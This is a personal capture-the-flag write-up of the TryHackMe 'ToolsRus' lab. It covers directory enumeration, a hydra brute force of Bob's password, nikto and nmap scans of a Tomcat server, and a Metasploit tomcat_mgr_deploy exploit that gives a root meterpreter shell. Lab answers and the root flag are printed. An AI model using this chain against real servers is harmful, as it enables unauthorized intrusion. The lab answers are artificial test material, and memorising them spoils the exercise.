Attempting lab ToolsRus on THM

Practice using tools such as dirbuster, hydra, nmap, nikto and metasploit

Your challenge is to use the tools listed below to enumerate a server, gathering information along the way that will eventually lead to you taking over the machine.


This room will introduce you to the following tools:

Dirbuster Hydra Nmap Nikto Metasploit

Questions:

1.) What directory can you find, that begins with a "g"?

Scan with DirBuster, where -u = target -w = wordlist to use



Found Guidelines

2.) Whose name can you find from this directory?


Pull the website with guidelines subdomain via wget



Found the name Bob

3.) What directory has basic authentication?


From Q1 screenshot we know that the "protected" subdomain has authentication. Confirmed by trying to access website



4.) What is bob's password to the protected part of the website?

Can brute force the password with hydra


-l = username, -P = password list to reference, /protected = subdomain we want



Password for Bob is "bubbles"


5.) What other port that serves a webs service is open on the machine?

Search the website via Nmap to see what ports are open -sV = tells us service and version on ports, -p- = full port scan, not just commonly used



Can see that port 1234 is open

6.) What is the name and version of the software running on the port from question 5?



Apache Tomcat/7.0.88


7.) Use Nikto with the credentials you have found and scan the /manager/html directory on the port found above. How many documents?

-o = output saved to .txt document for easier readability

```
root@ip-10-144-89-80:~# nikto -host http://10.144.132.236:1234/manager/html -id bob:bubbles -o nik.txt
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.144.132.236
+ Target Hostname:    ip-10-144-132-236.us-west-2.compute.internal
+ Target Port:        1234
+ Start Time:         2026-09-22 00:05:46 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache-Coyote/1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Successfully authenticated to realm 'Tomcat Manager Application' with user-supplied credentials.
+ Cookie JSESSIONID created without the httponly flag
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-3092: /manager/html/localstart.asp: This may be interesting...
+ OSVDB-3233: /manager/html/manager/manager-howto.html: Tomcat documentation found.
+ /manager/html/manager/html: Default Tomcat Manager interface found
+ /manager/html/WorkArea/version.xml: Ektron CMS version information
+ 6544 items checked: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2026-09-22 00:05:54 (GMT0) (8 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@ip-10-144-89-80:~# cat nik.txt
- Nikto v2.1.5/2.1.5
+ Target Host: ip-10-144-132-236.us-west-2.compute.internal
+ Target Port: 1234
+ GET /manager/html/manager/html/: The anti-clickjacking X-Frame-Options header is not present.
+ GET /manager/html/: Successfully authenticated to realm 'Tomcat Manager Application' with user-supplied credentials.
+ GET /manager/html/manager/html/: Cookie JSESSIONID created without the httponly flag
+ OPTIONS /manager/html/: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ -397: GET /manager/html/: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ -5646: GET /manager/html/: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ -3092: GET /manager/html/manager/html/localstart.asp: /manager/html/localstart.asp: This may be interesting...
+ -3233: GET /manager/html/manager/html/manager/manager-howto.html: /manager/html/manager/manager-howto.html: Tomcat documenta
ion found.
+ GET /manager/html/manager/html/manager/html: /manager/html/manager/html: Default Tomcat Manager interface found
+ GET /manager/html/manager/html/WorkArea/version.xml: /manager/html/WorkArea/version.xml: Ektron CMS version information
root@ip-10-144-89-80:~#
```

I found 4 services outlined with the 397, 5646, 3092, 3233 responses. However this wasn't registering as the correct answer. After digging into other's write-ups, I found that the installed version of Nikto on this VM isn't able to detect the last one.

8.) What is the server version?




Apache/2.4.18

9.) What version of Apache-Coyote is this service using?

Same Nmap scan as last question, 1.1

10.) Use Metasploit to exploit the service and get a shell on the system. What user did you get a shell as?


First we need to establish what exploit we're going to use. Since this is a Tomcat server we're attacking at port 1234, we're looking for Tomcat in the listing



75 total exploits would be a lot to sift through and try, however the write-up I referenced earlier linked to an article that recommended exploit #13 for this scenario.

https://www.rapid7.com/db/modules/exploit/multi/http/tomcat_mgr_deploy/

Load the payload #18, then set the target http, port, username, password, and source IP



Server username: root



11.) What flag is found in the root directory?

```
Server username: root
meterpreter > ls -a
Listing: /
==========

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100667/rw-rw-rwx  190       fil   2026-09-21 23:12:17 +0000  .badr-info
040776/rwxrwxrw-  4096      dir   2019-03-11 06:13:25 +0000  bin
040776/rwxrwxrw-  4096      dir   2019-03-11 06:13:35 +0000  boot
040776/rwxrwxrw-  3280      dir   2026-09-21 23:12:08 +0000  dev
040776/rwxrwxrw-  4096      dir   2026-09-21 23:12:20 +0000  etc
040776/rwxrwxrw-  4096      dir   2026-09-21 23:12:20 +0000  home
100666/rw-rw-rw-  12713476  fil   2019-03-11 06:13:35 +0000  initrd.img
040776/rwxrwxrw-  4096      dir   2019-02-12 17:47:22 +0000  lib
040776/rwxrwxrw-  4096      dir   2019-02-12 17:28:02 +0000  lib64
040776/rwxrwxrw-  16384     dir   2019-02-12 17:37:53 +0000  lost+found
040776/rwxrwxrw-  4096      dir   2019-02-12 17:27:12 +0000  media
040776/rwxrwxrw-  4096      dir   2019-02-12 17:27:12 +0000  mnt
040776/rwxrwxrw-  4096      dir   2019-02-12 17:27:12 +0000  opt
040776/rwxrwxrw-  0         dir   2026-09-21 23:12:01 +0000  proc
040776/rwxrwxrw-  4096      dir   2019-03-11 16:06:14 +0000  root
040776/rwxrwxrw-  880       dir   2026-09-21 23:12:23 +0000  run
040776/rwxrwxrw-  12288     dir   2019-03-11 06:13:26 +0000  sbin
040776/rwxrwxrw-  4096      dir   2019-03-10 21:52:41 +0000  snap
040776/rwxrwxrw-  4096      dir   2019-02-12 17:27:12 +0000  srv
040776/rwxrwxrw-  0         dir   2026-09-21 23:12:02 +0000  sys
040776/rwxrwxrw-  4096      dir   2026-09-22 00:29:09 +0000  tmp
040776/rwxrwxrw-  4096      dir   2019-02-12 17:27:12 +0000  usr
040776/rwxrwxrw-  4096      dir   2019-03-10 22:19:00 +0000  var
100666/rw-rw-rw-  7030080   fil   2019-01-17 17:53:59 +0000  vmlinuz

meterpreter > cd root
meterpreter > ls -a
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100667/rw-rw-rwx  47    fil   2019-03-11 16:06:14 +0000  .bash_history
100667/rw-rw-rwx  3106  fil   2015-10-22 17:15:21 +0000  .bashrc
040777/rwxrwxrwx  4096  dir   2019-03-11 15:30:33 +0000  .nano
100667/rw-rw-rwx  148   fil   2015-08-17 15:30:33 +0000  .profile
040777/rwxrwxrwx  4096  dir   2019-03-10 21:52:32 +0000  .ssh
100667/rw-rw-rwx  658   fil   2019-03-11 16:05:22 +0000  .viminfo
100666/rw-rw-rw-  33    fil   2019-03-11 16:05:22 +0000  flag.txt
040776/rwxrwxrw-  4096  dir   2019-03-10 21:52:43 +0000  snap

meterpreter > cat flag.txt
ff1fc4a81affcc7688cf89ae7dc6e0e1
meterpreter >
```

flag = ff1fc4a81affcc7688cf89ae7dc6e0e1

And we're done!